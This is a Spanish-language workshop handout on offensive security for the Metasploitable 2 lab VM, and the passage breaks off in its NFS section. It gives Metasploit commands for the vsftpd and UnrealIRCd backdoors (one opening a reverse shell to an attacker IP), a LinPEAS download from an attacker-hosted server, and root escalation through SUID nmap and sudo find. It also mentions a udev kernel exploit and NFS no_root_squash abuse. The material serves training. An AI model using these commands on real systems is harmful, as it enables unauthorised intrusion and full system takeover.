


Taller de Ciberseguridad Ofensiva: Clase 2

Hacking de Servidores: Explotación y Escalada de Privilegios

Instructor: David J.

En esta segunda clase del taller, profundizaremos en las técnicas avanzadas de explotación de servidores y aprenderemos metodologías profesionales para escalar privilegios en sistemas comprometidos. Transformaremos el reconocimiento realizado en la Clase 1 en acceso real al sistema objetivo.



Agenda y Objetivos de Aprendizaje

Agenda del Taller

Durante esta sesión práctica cubriremos el proceso completo desde la explotación inicial hasta la obtención de privilegios máximos en el sistema objetivo.

- **Explotación de Servidores:** Convertiremos la inteligencia de reconocimiento de la Clase 1 en acceso real al sistema
- **Metodología de PrivEsc:** Exploraremos el ciclo profesional de enumeración y explotación post-acceso
- **Vectores Múltiples:** Demostración práctica y explotación de 4 caminos distintos para alcanzar privilegios root

Objetivos Técnicos Específicos

Al finalizar esta clase, dominarás las siguientes competencias técnicas de ciberseguridad ofensiva:

1. Obtener acceso root mediante la explotación de backdoors conocidos en software vulnerable (vsftpd, UnrealIRCd)
2. Dominar técnicas profesionales de transferencia de archivos entre sistemas
3. Utilizar herramientas automatizadas como LinPEAS para enumeración exhaustiva
4. Escalar privilegios explotando SUID, configuraciones Sudo, vulnerabilidades de Kernel y servicios NFS mal configurados

Teoría: El Flujo Metodológico de la Explotación de Software

El hacking ético profesional no es caótico ni improvisado. Es un proceso sistemático y metodológico que sigue patrones establecidos. Comprender este flujo es fundamental para cualquier pentester, ya que el proceso de explotación de servicios es prácticamente universal, independientemente del software o sistema objetivo.



1. Identificar Versión del Software

Utilizamos herramientas como nmap para obtener información precisa sobre las versiones de servicios expuestos. Por ejemplo: `vsftpd 2.3.4` ejecutándose en el puerto 21.



2. Buscar Vulnerabilidades Conocidas

Investigamos en bases de datos de vulnerabilidades (CVE, Exploit-DB) para identificar fallos de seguridad documentados que afectan específicamente a esa versión del software.



3. Localizar Exploit Funcional

Buscamos código de explotación público y probado que aproveche la vulnerabilidad identificada. Analizamos su funcionalidad y requisitos antes de su ejecución.



4. Ejecutar y Adaptar el Exploit

Lanzamos el exploit contra el objetivo, ajustando parámetros según sea necesario (direcciones IP, puertos, payloads). Verificamos el acceso obtenido y documentamos el proceso.

📌 **Nota Profesional:** Este flujo metodológico se aplica tanto a explotaciones automatizadas con frameworks como Metasploit, como a exploits manuales. La disciplina y el método son lo que distingue a un profesional de un script kiddie.

Herramienta Fundamental: searchsploit

¿Qué es searchsploit?

searchsploit es una herramienta de línea de comandos indispensable en el arsenal de cualquier pentester. Permite buscar en la base de datos completa de Exploit-DB (una colección masiva de más de 40,000 exploits públicos verificados) directamente desde tu terminal, sin necesidad de conexión a internet.

Ventajas Estratégicas

- **Velocidad:** Búsquedas instantáneas en una base de datos local completa
- **Offline:** Funciona sin conexión a internet, ideal para entornos aislados
- **Correlación Automática:** Relaciona versiones de software con exploits conocidos en segundos
- **Integración:** Los exploits pueden copiarse directamente al directorio de trabajo

Sintaxis Básica de Uso

```
searchsploit [nombre_del_software] [versión]
searchsploit -m [ID] # Copiar exploit
searchsploit -x [ID] # Examinar código
```

Ejemplo Práctico

Búsqueda de vulnerabilidades en vsftpd:

```
$ searchsploit vsftpd 2.3.4
```

Exploit Title

vsftpd 2.3.4 - Backdoor
Command Execution

Shellcodes: No Results

Papers: No Results

El resultado confirma la existencia de un backdoor crítico en esta versión específica del servidor FTP.

📌 **Tip Profesional:** Siempre verifica la fecha de publicación del exploit y lee los comentarios del código antes de ejecutarlo. No todos los exploits públicos funcionan en todas las configuraciones.

Práctica: Vector #1 - Backdoor en VSFTPD 2.3.4

Procederemos ahora con nuestra primera explotación práctica. El servicio vsftpd 2.3.4 contiene un backdoor introducido maliciosamente en el código fuente oficial, que permite ejecución remota de comandos sin autenticación. Este es un caso real que afectó a miles de servidores en 2011.

01

Investigación y Reconocimiento

Desde nuestra máquina Kali Linux, utilizamos searchsploit para investigar el servicio FTP identificado en la Clase 1:

```
searchsploit vsftpd 2.3.4
```

Resultado: La búsqueda confirma la existencia de un exploit crítico clasificado como "Backdoor Command Execution" (CVE-2011-2523).

02

Explotación con Metasploit Framework

Lanzamos msfconsole y cargamos el módulo de explotación específico para este backdoor:

```
msfconsole -q
msf6 > use
exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 192.168.1.100
msf6 > set RPORT 21
msf6 > exploit
```

El exploit se conecta al puerto FTP, envía una secuencia especial de caracteres que activa el backdoor, y abre una shell inversa en el puerto 6200.

03

Confirmación de Acceso Root

Una vez obtenida la shell, verificamos nuestro nivel de privilegios:

```
[*] Command shell session 1 opened
```

```
whoami
root
```

```
id
uid=0(root) gid=0(root)
groups=0(root)
```

¡Éxito! Hemos obtenido acceso directo como usuario root (UID=0), el nivel máximo de privilegios en sistemas Unix/Linux.

Práctica: Vector #2 - Backdoor en UnrealIRC

3.2.8.1

Contexto del Ataque

UnrealIRC es un servidor de IRC (Internet Relay Chat) que en su versión 3.2.8.1 fue comprometido con un backdoor durante un período de distribución entre noviembre 2009 y junio 2010. Este backdoor permite ejecución remota de comandos al enviar una cadena específica al servidor.

Paso 1: Investigación Inicial

Investigamos el servicio IRC que descubrimos ejecutándose en el puerto 6667:

searchsploit UnrealIRC

Resultado: Encontramos un exploit de backdoor documentado para la versión 3.2.8.1 (CVE-2010-2075).

Paso 2: Explotación con Reverse Shell

Este exploit particular requiere una reverse shell, lo que significa que la víctima iniciará la conexión hacia nuestra máquina atacante:

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > set RHOSTS 192.168.1.100
msf6 > set LHOST 192.168.1.50
msf6 > set LPORT 4444
msf6 > exploit
```

Paso 3: Confirmación y Validación

```
[*] Started reverse TCP handler
[*] Command shell session 2 opened
```

```
whoami
root
```

```
hostname
metasploitable
```

```
uname -a
Linux metasploitable 2.6.24
```

Hemos obtenido otra shell con privilegios root. Esto demuestra que múltiples vectores de ataque pueden coexistir en un mismo sistema vulnerable.



📌 **Diferencia Técnica:** A diferencia del exploit de vsftpd, este utiliza una reverse shell (la víctima se conecta a nosotros) en lugar de una bind shell (nosotros nos conectamos a la víctima). Esto es útil para evadir firewalls que bloquean conexiones entrantes.

Lección Crítica: Privilegios y Configuración de Servicios

¿Qué Acaba de Pasar?

Hemos obtenido acceso root dos veces en menos de 10 minutos utilizando dos vectores diferentes. Esto puede parecer impresionante, pero refleja una realidad preocupante sobre la configuración del sistema objetivo.

¿Por Qué Fue Tan Fácil?

Metasploitable 2 está **intencionalmente** mal configurado para propósitos educativos. Los servicios vsftpd y UnrealIRCd se están ejecutando como usuario root, lo cual es un error garrafal de seguridad que viola todos los principios de privilegio mínimo.

La Realidad Profesional

En el 99% de los casos reales de pentesting, cuando explotas un servicio web, FTP, o cualquier servicio de red, obtendrás una shell como un usuario de bajo privilegio: `www-data`, `apache`, `ftp`, `ircd`, etc.

PrivEsc: Escalada de privilegios

Para simular un escenario realista y desarrollar las habilidades más demandadas en ciberseguridad ofensiva, vamos a:

1. Cerrar estas sesiones de root privilegiadas
2. Establecer una sesión como usuario de bajo privilegio (`msfadmin`)
3. Practicar la habilidad más importante y desafiante: **la Escalada de Privilegios**

La escalada de privilegios es lo que separa a los pentesters junior de los senior. Es donde realmente se pone a prueba tu conocimiento profundo de sistemas operativos, configuraciones y creatividad técnica.



Práctica: Estableciendo el Punto de Partida para PrivEsc

Ahora iniciaremos nuestro escenario realista de escalada de privilegios. Vamos a conectarnos al sistema objetivo como un usuario sin privilegios especiales, simulando el acceso inicial que obtendrías después de explotar un servicio web o aplicación.

Objetivo del Ejercicio

Obtener una shell interactiva como el usuario `msfadmin`, un usuario estándar del sistema con privilegios limitados. Este será nuestro punto de partida para todas las técnicas de escalada de privilegios.

Método de Acceso

Utilizaremos el acceso Telnet que identificamos y validamos durante la fase de reconocimiento de la Clase 1. Telnet, aunque inseguro y obsoleto, sigue presente en muchos sistemas legacy.

Comando de Conexión

Desde nuestra máquina Kali Linux, ejecutamos:

```
telnet 192.168.1.100
```

```
Trying 192.168.1.100...
Connected to 192.168.1.100.
```

```
Login: msfadmin
Password: msfadmin
```

```
Linux metasploitable 2.6.24-16-server
```

Confirmación del Estado

Una vez autenticados, verificamos nuestro prompt y nivel de acceso:

```
msfadmin@metasploitable:~$ whoami
msfadmin
```

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpa
dmin),112(admin),119(smbashare)
```

Perfecto. Estamos operando como `msfadmin` con UID 1000. Este es nuestro punto de partida oficial para el módulo de escalada de privilegios.

Teoría: Fundamentos de la Escalada de Privilegios (PrivEsc)

Definición y Concepto

La **Escalada de Privilegios** (Privilege Escalation o PrivEsc) es el conjunto de técnicas, metodologías y exploits utilizados para explotar vulnerabilidades de configuración, bugs de software, o debilidades en el diseño de un sistema operativo, con el objetivo de pasar de un usuario con permisos limitados a un usuario con permisos administrativos totales.

En sistemas Unix/Linux, el objetivo final es casi siempre obtener acceso como el usuario **root** (UID=0), que posee control absoluto sobre el sistema.

El Método Fundamental: Enumeración Exhaustiva

La escalada de privilegios exitosa se basa en un 90% en **enumeración exhaustiva del sistema local**. A diferencia de la fase de explotación inicial donde atacamos servicios de red, en PrivEsc atacamos la configuración interna, los permisos de archivos, los procesos, las tareas programadas, y las vulnerabilidades del kernel.

Vectores Principales de PrivEsc



Permisos SUID/SGID

Binarios con bit SUID que se ejecutan con privilegios del propietario, no del usuario que los invoca.



Sudo Mal Configurado

Comandos permitidos a usuarios sin privilegios que pueden ser abusados para obtener shell root.



Kernel Exploits

Vulnerabilidades en el núcleo del sistema operativo que permiten elevación local de privilegios.



Servicios Internos

NFS, Cron jobs, bases de datos y otros servicios mal configurados explotables localmente.

- ❑ **Mentalidad del Pentester:** La PrivEsc requiere paciencia, metodología y conocimiento profundo del sistema operativo. No hay "exploits mágicos" - el éxito viene de la enumeración sistemática y la comprensión de cómo funcionan los permisos y procesos en Linux.

Herramienta Clave: LinPEAS para Enumeración Automatizada

¿Qué es LinPEAS?

LinPEAS.sh (Linux Privilege Escalation Awesome Script) es un script de shell altamente sofisticado que automatiza la búsqueda de cientos de vectores potenciales de escalada de privilegios en sistemas Linux/Unix. Desarrollado por la comunidad de seguridad, es mantenido activamente y actualizado con nuevos checks regularmente.

Capacidades de Detección

LinPEAS ejecuta más de 400 comprobaciones diferentes en el sistema objetivo, incluyendo:

- **Archivos SUID/SGID:** Identifica binarios con bits especiales que pueden ser abusados
- **Capabilities de Linux:** Detecta capacidades del kernel asignadas a ejecutables
- **Tareas Cron:** Analiza jobs programados con permisos incorrectos
- **Versiones de Kernel:** Correlaciona la versión del kernel con exploits conocidos
- **Configuraciones Sudo:** Identifica permisos sudo peligrosos
- **Contraseñas en Archivos:** Busca credenciales en texto plano en logs y configuraciones
- **Servicios Vulnerables:** Detecta servicios internos mal configurados
- **Variables de Entorno:** Analiza PATH y LD_PRELOAD para posibles ataques

Sistema de Codificación por Colores

LinPEAS utiliza un sistema visual intuitivo para priorizar hallazgos:

● Rojo

Vectores críticos con 95%+ probabilidad de explotación exitosa

● Amarillo

Configuraciones sospechosas que requieren investigación adicional


● Verde

Información general del sistema sin riesgo inmediato

Nuestra Misión Práctica

En las siguientes secciones del taller, aprenderemos a:

1. Transferir LinPEAS.sh desde Kali a la máquina víctima
2. Ejecutar el script con los permisos correctos
3. Interpretar los resultados y priorizar vectores de ataque
4. Explotar manualmente los 4 vectores identificados





Transferencia y Ejecución de LinPEAS para Escalada de Privilegios

Práctica: Transferencia de LinPEAS mediante Servidor HTTP en Python

Contexto Técnico

Utilizaremos el módulo `http.server` de Python3, que proporciona un servidor web ligero y funcional sin necesidad de instalaciones adicionales. Este método es ampliamente utilizado en pentesting por su simplicidad y confiabilidad.

Preparación del Servidor (Kali Linux)

Paso 1: Abre una terminal nueva en tu máquina Kali Linux y navega hasta el directorio donde se encuentra el script `linpeas.sh`. Este archivo debe haber sido previamente descargado del repositorio oficial.

```
cd ~/tools/privilege-escalation  
python3 -m http.server 8000
```

El servidor iniciará y escuchará en el puerto 8000 de todas las interfaces de red. Verás un mensaje confirmando que está sirviendo archivos HTTP en `0.0.0.0:8000`. Mantén esta terminal abierta durante todo el proceso de transferencia.

Nota de seguridad: Este servidor expone todos los archivos del directorio actual. Asegúrate de ejecutarlo únicamente en redes controladas o entornos de laboratorio.

Descarga y Preparación de LinPEAS en el Sistema Objetivo

01

Conexión al Sistema Víctima

Regresa a tu sesión de Telnet donde tienes acceso como usuario msfadmin en el sistema Metasploitable2. Verifica tu contexto de usuario actual con el comando `whoami` para confirmar que estás operando con privilegios limitados.

02

Navegación al Directorio Temporal

Muévete al directorio `/tmp`, que típicamente tiene permisos de escritura para todos los usuarios del sistema. Este directorio es ideal para operaciones de post-explotación ya que su contenido se borra al reiniciar.

```
cd /tmp
```

03

Descarga del Script mediante wget

Utiliza `wget` para descargar el archivo desde tu servidor Python. Reemplaza `<IP_KALI>` con la dirección IP de tu máquina atacante. Puedes verificarla con `ip a` en Kali.

```
wget  
http://<IP_KALI>:8000/linpeas.sh
```

Si `wget` no está disponible, alternativas incluyen `curl -O` o `nc (netcat)` para transferencias más complejas.

Ejecución Estratégica de LinPEAS

Configuración de Permisos

Antes de ejecutar cualquier script en Linux, debemos asignarle permisos de ejecución. El comando `chmod +x` modifica los bits de permisos del archivo, añadiendo la capacidad de ejecución para el propietario, grupo y otros usuarios.

```
chmod +x linpeas.sh
```

Verifica que los permisos se aplicaron correctamente con `ls -la linpeas.sh`. Deberías ver algo como `-rwxr-xr-x`, donde las 'x' indican permisos de ejecución.

Interpretación de Resultados: LinPEAS utiliza un sistema de codificación por colores donde el ROJO indica hallazgos críticos con alta probabilidad de escalada (95-99%), el AMARILLO señala configuraciones de riesgo medio-alto (menos seguras), y otros colores representan información contextual. Presta especial atención a secciones como "Interesting Files", "SUID binaries", "Sudo version" y "Kernel exploits".

Ejecución y Captura de Resultados

Ejecutaremos LinPEAS y simultáneamente guardaremos su salida en un archivo para análisis posterior. El operador pipe (`|`) redirige la salida estándar, y `tee` la duplica tanto a la pantalla como al archivo especificado.

```
./linpeas.sh | tee /tmp/privesc_scan.txt
```

Durante la Ejecución: El script realizará cientos de verificaciones automáticas, incluyendo análisis de configuraciones de sudo, búsqueda de binarios SUID/SGID, revisión de tareas cron, permisos de archivos sensibles, versiones de kernel vulnerable, y mucho más.

Vector de Escalada #1: Explotación de Binarios SUID



Concepto de SUID

SUID (Set User ID) es un bit de permiso especial en sistemas Unix/Linux que permite a un archivo ejecutable correr con los privilegios de su propietario, no del usuario que lo ejecuta. Se representa con una 's' en lugar de 'x' en los permisos: -rwsr-xr-x.



Mecánica de la Vulnerabilidad

Cuando un binario propiedad de root tiene el bit SUID activo, cualquier usuario del sistema puede ejecutarlo y, durante la ejecución, el proceso adquiere efectivamente permisos de root. Si ese binario contiene funcionalidades que permiten "escapar" a una shell o ejecutar comandos arbitrarios, heredará los privilegios elevados.



Identificación del Vector

LinPEAS resaltará en ROJO los binarios SUID inusuales. En Metasploitable2, encontraremos: -rwsr-xr-x 1 root root /usr/bin/nmap. Versiones antiguas de nmap (anteriores a 5.21) incluían un modo interactivo que permitía ejecutar comandos del sistema, convirtiéndolo en un vector de escalada perfecto.

Comando de Búsqueda Manual: Puedes buscar todos los archivos SUID en el sistema con: `find / -perm -4000 -type f 2>/dev/null`. Este comando localiza archivos con el bit setuid activado, filtrando errores de permisos denegados. Compara siempre los resultados con una lista de binarios SUID legítimos conocidos (disponible en GTFOBins) para identificar anomalías.

Práctica: Explotación del SUID de nmap

Invocación del Modo Interactivo

Desde tu shell de msfadmin comprometida, ejecuta nmap con el flag `--interactive`. Este modo, presente en versiones antiguas (2.02 a 5.20), proporciona una interfaz de comandos interna que permite operaciones avanzadas de escaneo.

```
/usr/bin/nmap --interactive
```

El prompt cambiará de `$` a `nmap>`, indicando que has entrado en el intérprete de comandos de nmap.

Escape a Shell del Sistema

Dentro del modo interactivo, nmap permite ejecutar comandos externos del sistema mediante el prefijo `!`. Utilizaremos esta funcionalidad para invocar una shell. Dado que nmap se está ejecutando con SUID de root, la shell resultante heredará esos privilegios.

```
nmap> !sh
```

Alternativamente, puedes usar `!bash` o `!/bin/sh` dependiendo de las shells disponibles en el sistema.

Verificación de Privilegios Elevados

El prompt debería cambiar a `#`, la convención estándar para indicar una sesión de root. Confirma tu nuevo nivel de privilegios:

```
# whoami  
root  
# id  
uid=0(root) gid=0(root)  
groups=0(root)
```

¡Escalada exitosa! Ahora tienes control total del sistema. Para continuar practicando otros vectores, escribe `exit` para volver a la shell de usuario limitado.

Vector de Escalada #2: Abuso de Configuraciones sudo

Fundamentos de sudo

sudo (SuperUser DO) es un sistema de control de acceso que permite a los administradores otorgar a usuarios específicos la capacidad de ejecutar ciertos comandos con privilegios elevados, típicamente como root, sin necesidad de compartir la contraseña de root.

La configuración se gestiona mediante el archivo `/etc/sudoers` (editable solo con `visudo` para prevenir errores de sintaxis). Las políticas definen qué usuarios pueden ejecutar qué comandos, en qué hosts, y como qué usuarios.

El Comando de Reconocimiento

```
sudo -l
```

Este comando lista todos los permisos sudo del usuario actual. La salida muestra comandos permitidos, si requieren contraseña (NOPASSWD), y restricciones aplicables.

Vector de Vulnerabilidad

Los administradores inexpertos frecuentemente otorgan permisos sudo a utilidades aparentemente inofensivas sin comprender sus capacidades completas. Programas como `vim`, `find`, `less`, `awk`, `nmap`, y docenas más contienen funcionalidades que permiten ejecutar comandos arbitrarios o invocar shells.

En Metasploitable2: El análisis con LinPEAS y `sudo -l` revela que el usuario `msfadmin` puede ejecutar `find` como root sin contraseña:

```
User msfadmin may run the following:  
(root) NOPASSWD: /usr/bin/find
```

Este permiso, aparentemente benigno para "buscar archivos", es en realidad una puerta trasera completa a privilegios de root debido a las capacidades de ejecución de comandos de `find`.

Práctica: Explotación de sudo find

1

Construcción del Payload

El comando `find` incluye el parámetro `-exec`, diseñado para ejecutar comandos en cada archivo encontrado. Explotaremos esta característica para invocar una shell en lugar de procesar archivos. La estructura completa del comando es:

```
sudo find . -exec /bin/sh \; -quit
```

Desglose sintáctico:

- `sudo`: Invoca `find` con privilegios de root según nuestra política configurada
- `find .`: Busca en el directorio actual (cualquier ubicación funciona)
- `-exec /bin/sh \;`: Por cada resultado, ejecuta `/bin/sh` (shell). El `\;` delimita el comando
- `-quit`: Termina `find` después de la primera coincidencia, evitando múltiples shells

2

Ejecución del Exploit

Desde tu shell de usuario `msfadmin`, ejecuta el comando completo. No necesitas estar en ningún directorio específico, aunque `/tmp` es una opción conveniente.

```
$ sudo find . -exec /bin/sh \; -quit
#
```

Observa cómo el prompt cambia instantáneamente de `$` (usuario normal) a `#` (root).

3

Confirmación y Persistencia

Verifica tu escalada de privilegios con comandos estándar:

```
# whoami
root
# id
uid=0(root) gid=0(root)
```

En un escenario real de post-explotación, este sería el momento de establecer persistencia (backdoors, cuentas adicionales, modificación de `sudoers`), extraer datos sensibles, o pivotar a otros sistemas de la red. Para propósitos de entrenamiento, usa `exit` para volver al usuario normal y practicar el siguiente vector.

📄 **Recurso GTFOBins:** El proyecto GTFOBins (gtfobins.github.io) documenta cientos de binarios Unix que pueden ser explotados para bypass de restricciones de seguridad, escalada de privilegios, y ejecución de comandos arbitrarios. Es una referencia esencial para pentesters y debe consultarse siempre al encontrar configuraciones `sudo` permisivas.

Vector de Escalada #3: Exploits de Kernel

Naturaleza de los Exploits de Kernel

Los exploits de kernel atacan vulnerabilidades en el núcleo mismo del sistema operativo Linux. A diferencia de los vectores anteriores que aprovechan configuraciones incorrectas, estos explotan bugs de programación en el código del kernel, típicamente relacionados con gestión de memoria, race conditions, o validación insuficiente de entrada.

Ventajas y Riesgos

Ventajas

- Escalada casi instantánea a root si funciona
- Evita configuraciones y políticas de seguridad
- Funcionan independientemente de servicios instalados

Riesgos

- Alta probabilidad de kernel panic (crash del sistema)
- Pueden causar corrupción de datos
- Extremadamente dependientes de versión exacta
- Detectables por IDS/IPS al ejecutarse

Identificación del Target

Primero debemos identificar la versión exacta del kernel de nuestro objetivo. Esto se logra con:

```
uname -a  
Linux metasploitable 2.6.24-16-server
```


El kernel 2.6.24, lanzado en 2008, es notoriamente vulnerable. LinPEAS lo resaltará como CRÍTICO y sugerirá varios CVEs aplicables.

Exploit udev (CVE-2009-1185)

Para Metasploitable2, el exploit más confiable es el 8572.c, que aprovecha una vulnerabilidad de race condition en udev (el gestor de dispositivos de Linux). Esta vulnerabilidad permite a un usuario local ejecutar código arbitrario con privilegios de root mediante la manipulación de eventos de netlink.

Criterio de Aplicación: Usa exploits de kernel únicamente como último recurso, cuando otros vectores han fallado, y especialmente si estás en un entorno controlado donde un crash del sistema es aceptable.

Compilación y Ejecución de Exploit de Kernel + Vector NFS



Vector de Escalada #4: Abuso de Network File System (NFS)

Fundamentos de NFS

NFS permite compartir directorios entre sistemas Unix/Linux en red. El archivo `/etc/exports` define qué directorios se comparten y con qué permisos. En Metasploitable2 encontramos:

```
/(rw,sync,no_root_squash)
```

La opción `no_root_squash` es crítica: normalmente, NFS "aplasta" (mapea) al usuario root remoto a nobody por seguridad. Con `no_root_squash` deshabilitado, un root remoto mantiene privilegios de root en el sistema compartido.

Estrategia de Ataque

- Desde Kali (como root), montar el filesystem compartido de la víctima
- Crear un binario malicioso con SUID en el sistema montado
- Desde la víctima, ejecutar ese binario para obtener shell de root

```
